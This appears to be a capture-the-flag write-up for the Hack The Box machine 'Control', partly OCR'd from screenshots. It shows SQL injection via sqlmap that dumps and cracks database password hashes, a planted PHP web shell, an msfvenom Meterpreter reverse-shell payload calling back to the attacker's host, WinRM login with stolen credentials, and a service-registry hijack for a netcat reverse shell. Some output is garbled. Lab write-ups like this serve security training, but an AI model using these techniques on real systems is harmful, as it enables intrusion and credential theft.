


control




Login



Access Denied: Header Missing. Please ensure you go through the proxy to access this page



this header turns out to be X-Forwarded-For which is used to transmit the user's ip address when accessing a web-server over a proxy, we set the header to localhost, but still canot access the page



on the main page we can see an ip address on the code source


```
) → C' 心
                                 🔏 view-source:http://10.10.10.167/
📕 GTFOBins 🌘 GitHub - swisskyrepo/... ( Reverse Shell Cheat Sh... 🕡 Linux - Privilege Escala... 🌘
   <!DOCTYPE html>
 2 <html lang="en">
 4
   <head>
       <title>Fidelity</title>
       <meta charset="utf-8">
       <script type="text/javascript" src="assets/js/functions.js"></script>
       <meta name="viewport" content="width=device-width, initial-scale=1, user-scalable=no" />
       <link rel="stylesheet" href="assets/css/main.css" />
       <noscript>
           <link rel="stylesheet" href="assets/css/noscript.css" /></noscript>
   </head>
14
   <body class="is-preload landing">
       <div id="page-wrapper">
           <!-- To Do:
17
                - Import Products

    Link to new payment system


    Enable SSL (Certificates location \\192.168.4.28\myfiles)


           <!-- Header -->
           <header id="header">
                <hl id="logo"><a href="index.php">Fidelity</a></hl>
```


this time we get access




we have to add the header for every request







the same thing happens when we view product's details and send single quote as well





we gonna sqlmap to exploit the injection vulnerability

```
r.txt
       ×
 1
      POST /view product.php HTTP/1.1
 2
      Host: 10.10.10.167
3
      User-Agent: Mozilla/5.0 (X11; Linux x86 64; rv:78.0) Gecko/20100101 Firefox/78.0
 4
      Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
 5
      Accept-Language: en-US,en;q=0.5
6
      Accept-Encoding: gzip, deflate
7
      Content-Type: application/x-www-form-urlencoded
8
      Content-Length: 13
9
      Origin: http://10.10.10.167
10
      Connection: close
11
      Referer: http://10.10.10.167/admin.php
12
      Upgrade-Insecure-Requests: 1
13
14
      productId=32
15
```

```
database management system users [6]:
[*] 'hector'@'localhost'
[*] 'manager'@'localhost'
[*] 'root'@'127.0.0.1'
[*] 'root'@'::1'
[*] 'root'@'fidelity'
[*] 'root'@'localhost'
```

```
(root the kali)-[/Documents/htb/boxes/control]

# sqlmap -r r.txt --level 5 --risk 3 --batch --passwords

[1] {1.5.4#stable}

[1] http://sqlmap.org
```

```
database management system users password hashes:
[*] hector [1]:
    password hash: *0E178792E8FC304A2E3133D535D38CAF1DA3CD9D
[*] manager [1]:
    password hash: *CFE3EEE434B38CBF709AD67A4DCDEA476CBA7FDA
    clear-text password: l3tm3!n
[*] root [1]:
    password hash: *0A4A5CAD344718DC418035A1F4D292BA603134D8
```



Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Туре	Result
0E178792E8FC304A2E3133D535D38CAF1DA3CD9D	MySQL4.1+	l33th4x0rhector
0A4A5CAD344718DC418035A1F4D292BA603134D8	Unknown	Not found.

manager:13tm3!n

hector:133th4x0rhector

since there is no way to use this credentials we're going to upload php web shell, we use sqlmap --file-write command to write our web shell to the web root

```
chdir(smatch[]);
c
```

```
p0wny@shell:~#
                             raw.githubusercontent.com/ X
                                                                                                                 ••• ভ র
    10.10.10.167/saad_shell.php
skyrepo/...  🖨 Reverse Shell Cheat Sh... 🌘 Linux - Privilege Escala... 🌘 Windows - Privilege Es... 👚 CyberChef \, 🗈 CrackStation - Online .
                p0wny@shell:C:\inetpub\wwwroot# whoami
                nt authority\iusr
                p0wny@shell:C:\inetpub\wwwroot# dir
                 Volume in drive C has no label.
                 Volume Serial Number is C05D-877F
                 Directory of C:\inetpub\wwwroot
                05/17/2021 12:13 AM
                05/17/2021 12:13 AM
                11/05/2019 03:42 PM
                                                  7,867 about.php
                 11/20/2019
                             02:16 AM
                                                  7,350 admin.php
                10/23/2019 05:02 PM
                                         <DIR>
                                                        assets
                11/05/2019 03:42 PM
                                                    479 create category.php
                11/05/2019 03:42 PM
                                                    585 create_product.php
                                                    904 database.php
                11/05/2019 03:42 PM
                 11/05/2019
                           03:42 PM
                                                    423 delete category.php
                11/05/2019 03:42 PM
                                                    558 delete_product.php
                11/05/2019 03:42 PM
                                                        images
                                                  3,145 index.php
                11/19/2019 06:57 PM
                11/05/2019 03:42 PM
                                                 17,128 LICENSE.txt
                                                 16,980 saad shell.php
                05/17/2021
                            12:13 AM
                11/19/2019 07:07 PM
                                                  3,578 search_products.php
                11/05/2019 03:42 PM
                                                    498 update category.php
                11/05/2019 03:42 PM
                                                  4,056 update_product.php
                11/12/2019 12:49 PM
11/05/2019 03:42 PM
                                         <DIR>
                                                        uploads
                                                  2,933 view_product.php
                                                  66,484 bytes
                               14 File(s)
                                5 Dir(s) 43,604,103,168 bytes free
                p0wny@shell:C:\inetpub\wwwroot#
```

we can see Hector is in Remote management use*Users group allowing him to use winrm

p0wny@shell:C:\inetpub\wwwroot# net users Hector User name Hector Full Name Hector Comment User's comment Country/region code 000 (System Default) Account active Yes Account expires Never Password last set 11/1/2019 12:27:50 PM Password expires Never Password changeable 11/1/2019 12:27:50 PM Password required User may change password No Workstations allowed All Logon script User profile Home directory Last logon 5/16/2021 11:55:32 PM Logon hours allowed All Local Group Memberships *Remote Management Use*Users Global Group memberships *None The command completed successfully.

What is WinRM port?

By default **WinRM** HTTP uses **port** 80. On Windows 7 and higher, the default **port** is 5985. By default **WinRM** HTTPS uses **port** 443. Sep 8, 2020

in our initial port scan we can see that winrm accessing is blocked by firewall

```
p0wny@shell:C:\inetpub\wwwroot# netstat -ano
Active Connections
  Proto
         Local Address
                                  Foreign Address
                                                                            PID
                                                           State
  TCP
         0.0.0.0:80
                                  0.0.0.0:0
                                                           LISTENING
                                                                            4
  TCP
         0.0.0.0:135
                                  0.0.0.0:0
                                                           LISTENING
                                                                            820
  TCP
         0.0.0.0:3306
                                                                            1864
                                  0.0.0.0:0
                                                           LISTENING
  TCP
         0.0.0.0:5985
                                  0.0.0.0:0
                                                           LISTENING
                                                                            4
  TCP
         0.0.0.0:47001
                                  0.0.0.0:0
                                                           LISTENING
                                                                            4
         0.0.0.0:49664
                                                                            452
  TCP
                                  0.0.0.0:0
                                                           LISTENING
  TCP
         0.0.0.0:49665
                                  0.0.0.0:0
                                                           LISTENING
                                                                            68
  TCP
         0.0.0.0:49666
                                  0.0.0.0:0
                                                           LISTENING
                                                                            956
  TCP
         0.0.0.0:49667
                                  0.0.0.0:0
                                                           LISTENING
                                                                            1740
  TCP
         0.0.0.0:49668
                                                                            592
                                  0.0.0.0:0
                                                           LISTENING
  TCP
         0.0.0.0:49669
                                  0.0.0.0:0
                                                           LISTENING
                                                                            600
  TCP
         10.10.10.167:80
                                  10.10.14.23:44546
                                                           TIME WAIT
                                                                            0
  TCP
         10.10.10.167:80
                                  10.10.14.23:44550
                                                           TIME
                                                                WAIT
                                                                            0
  TCP
         10.10.10.167:80
                                  10.10.14.23:44554
                                                           TIME WAIT
                                                                            0
  TCP
         10.10.10.167:80
                                  10.10.14.23:44570
                                                                            0
                                                           TIME WAIT
  TCP
                                  10.10.14.23:44574
                                                                            4
         10.10.10.167:80
                                                           ESTABLISHED
  TCP
                                                           LISTENING
                                                                            4
         [::]:80
                                  [::]:0
  TCP
         [::]:135
                                  [::]:0
                                                           LISTENING
                                                                            820
  TCP
                                                           LISTENING
                                                                            1864
         [::]:3306
                                  [::]:0
  TCP
         [::]:5985
                                                           LISTENING
         [::]:47001
                                                                            4
                                  [::]:0
                                                           LISTENING
  TCP
         [::]:49664
                                  [::]:0
                                                           LISTENING
                                                                            452
         [::]:49665
  TCP
                                  [::]:0
                                                           LISTENING
                                                                            68
                                                                            956
  TCP
         [::]:49666
                                  [::]:0
                                                           LISTENING
  TCP
         [::]:49667
                                  [::]:0
                                                           LISTENING
                                                                            1740
  TCP
         [::]:49668
                                  [::]:0
                                                           LISTENING
                                                                            592
```

upload a meterpreter reverse payload using sqlmap

```
(root  kali)-[/Documents/htb/boxes/control]
# msfvenom -p php/meterpreter_reverse_tcp LHOST=10.10.14.23 LPORT=7000 -f raw > shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 34278 bytes
```

upload it to the the web root

starting a listener, visit the payload, get a meterpreter shell back

```
Q 10.10.10.167/saad_msf.php
```

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload php/meterpreter_reverse_tcp
payload ⇒ php/meterpreter_reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.10.14.23
lhost ⇒ 10.10.14.23
msf6 exploit(multi/handler) > set lport 7000
lport ⇒ 7000
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.23:7000
[*] Meterpreter session 1 opened (10.10.14.23:7000 → 10.10.10.167:50531) at 2021-05-16 19:12:15 -0400
```

this allows us to forward the port to our box

now we can use the credentials that we got to connect via winrm

```
COMMANDO 4/24/2020 3:41:40 AM
PS C:\Users\xct\Desktop > $user = "Fidelity\\Hector"

COMMANDO 4/24/2020 3:55:54 AM
PS C:\Users\xct\Desktop > $password = "l33th4x0rhector"

COMMANDO 4/24/2020 3:55:57 AM
PS C:\Users\xct\Desktop > $securePassword = ConvertTo-SecureString $password -AsPlainText -Force

COMMANDO 4/24/2020 3:56:01 AM
PS C:\Users\xct\Desktop > $credential = New-Object System.Management.Automation.PSCredential $user,$securePassword

COMMANDO 4/24/2020 3:56:06 AM
PS C:\Users\xct\Desktop > New-PSSession -URI http://localhost:5985/wsman -Credential $credential

COMMANDO 4/24/2020 3:57:00 AM
PS C:\Users\xct\Desktop > Enter-PSSession 1
```

```
PS C:\Users\xct\Desktop > Enter-PSSession 1
[localhost]: PS C:\Users\Hector\Documents> whoami
control\hector
[localhost]: PS C:\Users\Hector\Documents> cd ../Desktop
[localhost]: PS C:\Users\Hector\Desktop> (get-content user.txt).substring(0,16)
d8782dd01fb15b72
```

powershell history of hector in the PSREafLine folder, which point at the CurrentControlset in the registry

check if any services that we can modify as hector, where we can change the path of the binary that is to be executed

```
[localhost]: PS C:\Users\Hector\AppData\Roaming\Microsoft\Windows\PowerShell\PSREadLine> get-acl HKLM:\System\CurrentControlSet\services\* | Format-List * | findstr /:
"Hector Users Path"
```

i choose 1 of the services and start netcat listener, after upload it

```
_MACHINE\System\CurrentControlSet\services\{60E8E863-2974-47D1-89E0-E507677AA14F}
PSParentPath
PSParentPath
Path
                                     MIADHONATIVALCHERICATED SEPERS ALLOW REDUKEY
CONTROL\Hector Allow fullControl
Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\services\{CB20B026-8E3E-4F7D-88FD-E7FB0E93CF39}
Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\services
Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\services\{CB20B026-8E3E-4F7D-88FD-E7FB0E93CF39}
NT AUTHORITY\Authenticated Users Allow ReadKey
CONTROL\Hector Allow FullControl
Hector\Annabata\Ragming\Microsoft\Windows\PowerShell\PSREadLine\ Get-ItemProperty.HKIM:\System\CurrentControlSet\services\\mususer\
PSParentPath
Path
[localhost]: PS C:\Users\Hector\AppData\Roaming\Microsoft\Windows\PowerShell\PSREadLine> Get-ItemProperty HKLM:\System\CurrentControlSet\services\wuauserv
DependOnService
Description
                             : {rpcss}
: @%systemroot%\system32\wuaueng.dll,-106
: @%systemroot%\system32\wuaueng.dll,-105
DisplayName
ErrorControl
                                {128, 81, 1, 0...}
C:\Windows\system32\svchost.exe -k netsvcs -p
FailureActions
ImagePath
ObjectName
RequiredPrivileges
                                 {SeAuditPrivilege, SeCreateGlobalPrivilege, SeCreatePageFilePrivilege, SeTcbPrivilege...}
ServiceSidType
SvcMemHardLimitInMB : 246
SvcMemMidLimitInMB
SvcMemSoftLimitInMB
                                32
Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\services\wuauserv
Type
PSPath
PSParentPath
PSChildName
                                Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\services
PSDrive
```

i modify the path of reg add so that execute a netcat reverse shell